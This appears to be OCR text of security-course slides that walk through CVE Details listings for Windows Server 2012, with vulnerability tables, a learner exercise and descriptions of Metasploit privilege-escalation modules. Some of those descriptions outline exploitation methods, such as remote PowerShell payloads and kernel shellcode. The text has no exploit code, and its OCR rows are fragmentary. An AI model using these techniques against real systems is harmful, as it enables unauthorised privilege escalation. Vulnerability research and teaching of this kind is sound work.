
Microsoft **Windows** Server **2012** version R2 : Security vulnerabilities
https://www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**-R2.html
Security vulnerabilities of Microsoft **Windows** Server **2012** version R2 List of cve security vulnerabilities related to this exact version. You can filter results by cvss ...

Microsoft **Windows** 7 : List of security vulnerabilities
https://www.cvedetails.com/...list/.../Microsoft-**Windows**-7.html

Going back, this link will bring us to a list of all Windows 2012 vulnerabilities

http://www.cvedetails.com/product/23546/Microsoft-Windows-Server-2012.html?vendor_id=26

CVE Details



CVE security vulnerabilit
Microsoft Windows Serv
Microsoft Windows Serv
Metasploit modules relat
https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-23546/year-2015/Microsoft-Windows-Server-2012.html
Search
View CVE
Vulnerability Feeds & WidgetsNew

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register

Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

- Microsoft Bulletins

Microsoft » Windows Server 2012 : Security Vulnerabilities Published In 2015

2015 : January February March April May June July August September October November December

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending


Total number of vulnerabilities : **155** Page : 1 (This Page) 2 3 4

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.
1	CVE-2015-6174	264		+Priv	2015-12-09	2015-12-09	7.2	None	Local	Low	Not required	Complete
The kernel in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Wi Gold and R2, Windows RT Gold and 8.1, and Windows 10 Gold and 1511 allows local users to gain privileges via a crafted applicat Kernel Memory Elevation of Privilege Vulnerability," a different vulnerability than CVE-2015-6171 and CVE-2015-6173.												
2	CVE-2015-6173	264		+Priv	2015-12-09	2015-12-09	7.2	None	Local	Low	Not required	Complete
The kernel in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Wi Gold and R2, Windows RT Gold and 8.1, and Windows 10 Gold and 1511 allows local users to gain privileges via a crafted applicat Kernel Memory Elevation of Privilege Vulnerability," a different vulnerability than CVE-2015-6171 and CVE-2015-6174.												
3	CVE-2015-6171	264		+Priv	2015-12-09	2015-12-09	7.2	None	Local	Low	Not required	Complete
The kernel in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Wi												

https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-23546/year-2015/Microsoft-Windows-Server-2012.html

CVE Details


CVE security vulnerabilit ×
Microsoft Windows Serv ×
www.cvedetails.com/google-search-results.php?q=windows+2012
powered by Google™ Custom Search

External Links :

- NVD Website
- CWE Web Site

View CVE :

Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

(e.g.: 12345)

Search By Microsoft Reference ID:

Go

(e.g.: ms10-001 or 979352)

Microsoft **Windows** Server **2012** : CVE security vulnerabilities ...
www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**.html?...id...
Microsoft **Windows** Server **2012** security vulnerabilities, exploits, metasploit modules, vulnerability statistics and list of versions.

Microsoft **Windows** Server **2012** : List of security vulnerabilities
https://www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**.html
Security vulnerabilities of Microsoft **Windows** Server **2012** : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details and links to full CVE ...

Metasploit modules related to Microsoft **Windows** Server **2012**
www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**.html
Metasploit modules related to Microsoft **Windows** Server **2012** Metasploit provides useful information and tools for penetration testers, security researchers, and ...

CVE-**2012**-0002 : The Remote Desktop Protocol (R
www.cvedetails.com/cve/CVE-**2012**-0002/
Mar 6, 2013 **...** CVE-**2012**-0002 : The Remote Desktop Protoco
SP2 and SP3, **Windows** Server 2003 SP2, ...


Microsoft **Windows** Server **2012** version R2 : Security vulnerabilities
https://www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**-R2.html
Security vulnerabilities of Microsoft **Windows** Server **2012** version R2 List of cve security vulnerabilities related to this exact version. You can filter results by cvss ...

Microsoft **Windows** 7 : List of security vulnerabilities
https://www.cvedetails.com/.../list/.../Microsoft-**Windows**-7.html

Going back, this link will bring us to a list of vulnerabilities with Metasploit exploits

http://www.cvedetails.com/product/23546/Microsoft-Windows-Server-2012.html?vendor_id=26

CVE Details



Metasploit Modules Related To Microsoft Windows Server 2012

CVE-2013-8 MS13-005 HWND_BROADCAST Low to Medium Integrity Privilege Escalation

Due to a problem with isolating window broadcast messages in the Windows kernel, an attacker can broadcast commands from a lower Integrity Level process to a higher Integrity Level process, thereby effecting a privilege escalation. This issue affects Windows Vista, 7, 8, Server 2008, Server 2008 R2, Server 2012, and RT. Note that spawning a command prompt with the shortcut key combination Win+Shift+# does not work in Vista, so the attacker will have to check if the user is already running a command prompt and set SPAWN_PROMPT false. Three exploit techniques are available with this module. The WEB technique will execute a powershell encoded payload from a Web location. The FILE technique will drop an executable to the file system, set it to medium integrity and execute it. The TYPE technique will attempt to execute a powershell encoded payload directly from the command line, but may take some time to complete.
Module type : *exploit* Rank : *excellent* Platforms : *Windows*

CVE-2013-1300 Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei)

This module leverages a kernel pool overflow in Win32k which allows local privilege escalation. The kernel shellcode nulls the ACL for the winlogon.exe process (a SYSTEM process). This allows any unprivileged process to freely migrate to winlogon.exe, achieving privilege escalation. This exploit was used in pwn2own 2013 by MWR to break out of chrome's sandbox. NOTE: when a meterpreter session started by this exploit exits, winlogin.exe is likely to crash.
Module type : *exploit* Rank : *average* Platforms : *Windows*

CVE-2013-3660 Windows EPATHOBJ::pprFlattenRec Local Privilege Escalation

This module exploits a vulnerability on EPATHOBJ::pprFlattenRec due to the usage of uninitialized data which allows to corrupt memory. At the moment, the module has been tested successfully on Windows XP SP3, Windows 2003 SP1, and Windows 7 SP1.
Module type : *exploit* Rank : *average* Platforms : *Windows*

CVE-2013-3918 MS13-090 CardSpaceClaimCollection ActiveX Integer Underflow

This module exploits a vulnerability on the CardSpaceClaimCollection class from the icardie.dll ActiveX control. The vulnerability

https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-23546/year-2015/Microsoft-Windows-Server-2012.html

Activity


Use CVE Details to find how many "Gain Privileges" vulnerabilities there have been in Windows 10.

http://www.cvedetails.com/

How many did you find? Write your answer in the chat window.

CVE Details and Metasploit

CVE Details


CVE security vulnerability
Microsoft Windows Serv
Microsoft Windows Serv
Metasploit modules relat
www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-23546/year-2013/Microsoft-Windows-Server-2012.html

R2 SP1, Windows 7 SP1, Windows 8, Windows Server 2012, and Windows RT does not properly handle objects in memory, which gain privileges via a crafted application, aka "DirectX Graphics Kernel Subsystem Double Fetch Vulnerability."

37	CVE-2013-1305	399		DoS	2013-05-14	2016-09-29	7.8	None	Remote	Low	Not required	None

HTTP.sys in Microsoft Windows 8, Windows S … l of service (inf crafted HTTP header, aka "HTTP.sys Denial of

38	CVE-2013-1300	264	1	+Priv							ired	Complete

win32k.sys in the kernel-mode drivers in Mic … Vista SP2, Win SP2 and R2 SP1, Windows 7 SP1, Windows 8 … jects in memor users to gain privileges via a crafted applicat

Going back to the list of vulnerabilities there is one column that shows the number of available exploits

39	CVE-2013-1294	362		+Priv	2013-04-09	2013-11-02	4.9	None	Local	Low	Not required	Complete

Race condition in the kernel in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Serv and R2 SP1, Windows 7 Gold and SP1, Windows 8, Windows Server 2012, and Windows RT allows local users to gain privileges vi application that leverages improper handling of objects in memory, aka "Kernel Race Condition Vulnerability."

40	CVE-2013-1292	362		+Priv	2013-04-09	2013-11-02	6.9	None	Local	Medium	Not required	Complete

Race condition in win32k.sys in the kernel-mode drivers in Microsoft Windows Vista SP2, Windows Server 2008 SP2, R2, and R2 S and SP1, Windows 8, Windows Server 2012, and Windows RT allows local users to gain privileges via a crafted application that lev handling of objects in memory, aka "Win32k Race Condition Vulnerability."

